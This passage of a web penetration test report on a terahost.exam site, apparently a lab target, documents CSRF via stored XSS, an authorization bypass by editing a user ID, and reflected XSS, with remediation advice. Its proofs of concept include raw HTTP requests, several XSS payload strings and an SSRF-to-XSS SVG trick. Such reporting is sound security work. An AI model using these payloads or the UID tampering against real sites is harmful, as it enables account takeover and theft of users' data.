
Recommendation	**The keys in fixing this issue are:** Preventing automated guessing of passwords against a given account and Requiring user-interaction in the event of multiple incorrect passwords. The simplest option to fix this vulnerability is to implement a captcha after a user enters a series of wrong passwords.

6.13 Cross Site Request Forgery

Severity Level	High
Location	me.terahost.exam
Observation	The application is vulnerable to Cross-Site Request Forgery (CSRF) attacks due to the fact that it does not verify the origin of requests. This vulnerability allows an attacker to trick a user into making requests they did not intend, as long as the user has a valid session to the application. This attack is made possible due to the way that browsers automatically submit cookies with every request the user makes to the domain of the application. Even though the attacker creates the request, it is submitted with the cookie of the victim and the attack will be seen by the application as a valid and authorized request.
Reference	https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
Impact	The impact of this attack varies depending on the privilege level of the victim. If the victim is an administrator, the attack can potentially perform any admin action that is allowed by the role. This might mean a significant impact on the application with harmful actions such as adding users, modifying access rules, or accessing sensitive files.
Proof of Concept	

Evidence:

1. Navigate to me.terahost.exam and login to the application.
2. Since the profile page is vulnerable to stored XSS, we can bypass the CSRF protection mechanism.
3. Below is the payload used to exploit the CSRF, which will grab the csrf token and update the user details




4. The payload has been injected successfully and now whenever a user reloads the profile page the data will be updated.


Recommendation

CSRF is remediated by inserting a random token into each request. If the token isn't included with the request, the action should be rejected by the server. The random value ensures that the request cannot be created ahead of time by the attacker since the value cannot be predicted. Tokens should be used on every relevant and significant action within the application. And also prevent the cross site scripting attack within the application.

6.14 Authorization Bypass

Severity Level	High
Location	me.terahost.exam
Observation	The application is vulnerable to authorization bypass. Due to improper authorization checks by the application, an attacker is able to circumvent restrictions in the application in order to manipulate workflows, business logic, and other checks in order to perform unauthorized functions.
Reference	https://www.owasp.org/index.php/Category:Access_Control
Impact	An attacker can use an authorization bypass vulnerability in order to undermine the logic of the application. Attackers may be able to subvert limits in the application to gain additional privileges, modify the application front end in order to gain increased functionality, and alter workflows to achieve unexpected outcomes. Authorization bypass attacks may have a financial or business impact on the organization depending on which limits or rules can be manipulated.
Proof of Concept	
Evidence: **1.** Login to the application, go to update profile page, fill the form then intercept the request **2.** Change the UID value to another one (Ex: from 500 to 400) and forward the request **3.** View the page source you will see the new UID, that means an attacker can update any user info just by using the user UID.	


My details
Useful Links
Home
My Details
Name
test1
Surname
test
Email
test@test.com
Address
885 0 Egestas Avsdsde
City
Berlin
ZIP
2020
IBAN
GT3321137780037921056905362 8
New password
Update
POST /update-user HTTP/1.1
Host: me.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://me.terahost.exam/profile
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 207
Connection: close
Cookie: _sid_=fp8m2dv0cf0tam8ll37c6kk155
name=test1&surname=test&email=test%40test.com&street_address=885+0+Egestas+Avsdsde&city=Berlin&zip=2020&iban=GT3321137780037921056905362 8&password=&uID=500&acdt67gshfuiuasfsg=c12706a7c6e8d6476c3d2b6ae0042a82
Raw
Params
Headers
Hex
POST /update-user HTTP/1.1
Host: me.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://me.terahost.exam/profile
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 207
Connection: close
Cookie: _sid_=fp8m2dv0cf0tam8ll37c6kk155
name=test1&surname=test&email=test%40test.com&street_address=885+0+Egestas+Avsdsde&city=Berlin&zip=2020&iban=GT3321137780037921056905362 8&password=&uID=400&acdt67gshfuiuasfsg=c12706a7c6e8d6476c3d2b6ae0042a82



Recommendation

Enforce a strong authorization model that enforces uses roles based on busines requirements and the concept of least privilege. Ensure that the user's access i restricted to only those applications and/or data necessary to perform their function. D not rely on client-side data when making authorization decisions since a parameter ma have been tampered with. When possible, leverage authorization schemes built int existing platforms and frameworks.

6.15 Reflected Cross-Site Scripting

Severity Level	Medium
Location	www/blog/me.terahost.exam
Observation	The application is vulnerable to reflected cross site scripting attacks. Attackers can insert JavaScript into requests which are then reflected by the server in the response and executed by the browser. If an attacker tricks a user into clicking on a malicious link, the page sent in the response will be modified to include injected JavaScript that will execute under the context of the user.
Reference	https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
Impact	An attacker who can trick a user into clicking on a vulnerable link that contains injected JavaScript is able to run scripts within the browser. Once an attacker is able to execute scripts on behalf of the user, there is very little they are unable to do. Cross-site scripting attacks can be used to steal passwords and session IDs, redirect users to malicious sites, or download malware. The impact is especially significant if the vulnerability is available externally or prior to authentication where it is more easily discoverable and exploited by attackers.


Proof of Concept

POC1 – Register page:

1. Navigate to the register page and fill the form then intercept the request using burp
2. On the parameter city inject the following payload which will case a SQL error and XSS


```
POST /register-user HTTP/1.1
Host: me.terahost.exam
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://me.terahost.exam/register
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 175
DNT: 1
Connection: close
Cookie: _sid_=ffka8l6f8gm9o6pd5t6g5kbtd4

name=test&surname=test&email=test20%40email.com&street_address=test&city=test'<
input type="text" name="input" value="<input  autofocus
onfocus=alert(2)>&zip=test&password=test
```

```
HTTP/1.1 200 OK
Date: Thu, 21 May 2020 21:45:06 GMT
Server: eXtreme
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
Animal: cow, camel
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Content-Length: 298
Connection: close
Content-Type: text/html

{"status":"error","message":"An error has occurred, we're sorry. You have an
error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near 'type=\"text\" name=\"input\"
value=\"<input  autofocus onfocus=alert(2)>', 'test', '_' at line 2"}
```




POC2- Newsletter

1. Navigate to www.terahost.exam and scroll down till reach the Newsletter feature, submit any data then intercept the request.
2. Change the parameter value of name or email to "><svg onload=alert(2)> and forward the request




POC3 – Search bar

1. Go to www.terahost.exam and type the following payload inside the search feature " onmouseover=alert(1) ", after reloading a popup will be displayed
   - ⇨ You can also click on this link and get the same result:
   - ⇨ http://www.terahost.exam/domain-name?fw=eyJuYW1lIjoiXCIgb25tb3VzZW92ZXI9YWxlcnQoMSkgXCIiLCJ0bGQiOiJzaXRlIiwiYXciOiJmcmVlIn0




POC4 – Check Domain

1. Go to the following url and will see a pop up get displayed:
   ⇨ **www.terhost.exam/check?domain=<svg onload=alert(1)>'--.site**



POC5 – Page param

1. Go to the following URL and will see a pop up get displayed
   ⇨ **http://blog.terahost.exam/?page=--!><script>alert(1)</script>**




POC6 – SSRF to XSS

1. Host the following payload in your machine and save it to file called poc.svg:

<svg xmlns="http://www.w3.org/2000/svg" onload="alert('SSRF TO XSS')"/>

2. Go to http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=10.100.13.200/poc.svg&action=import&import=Try and will see a pop up get displayed

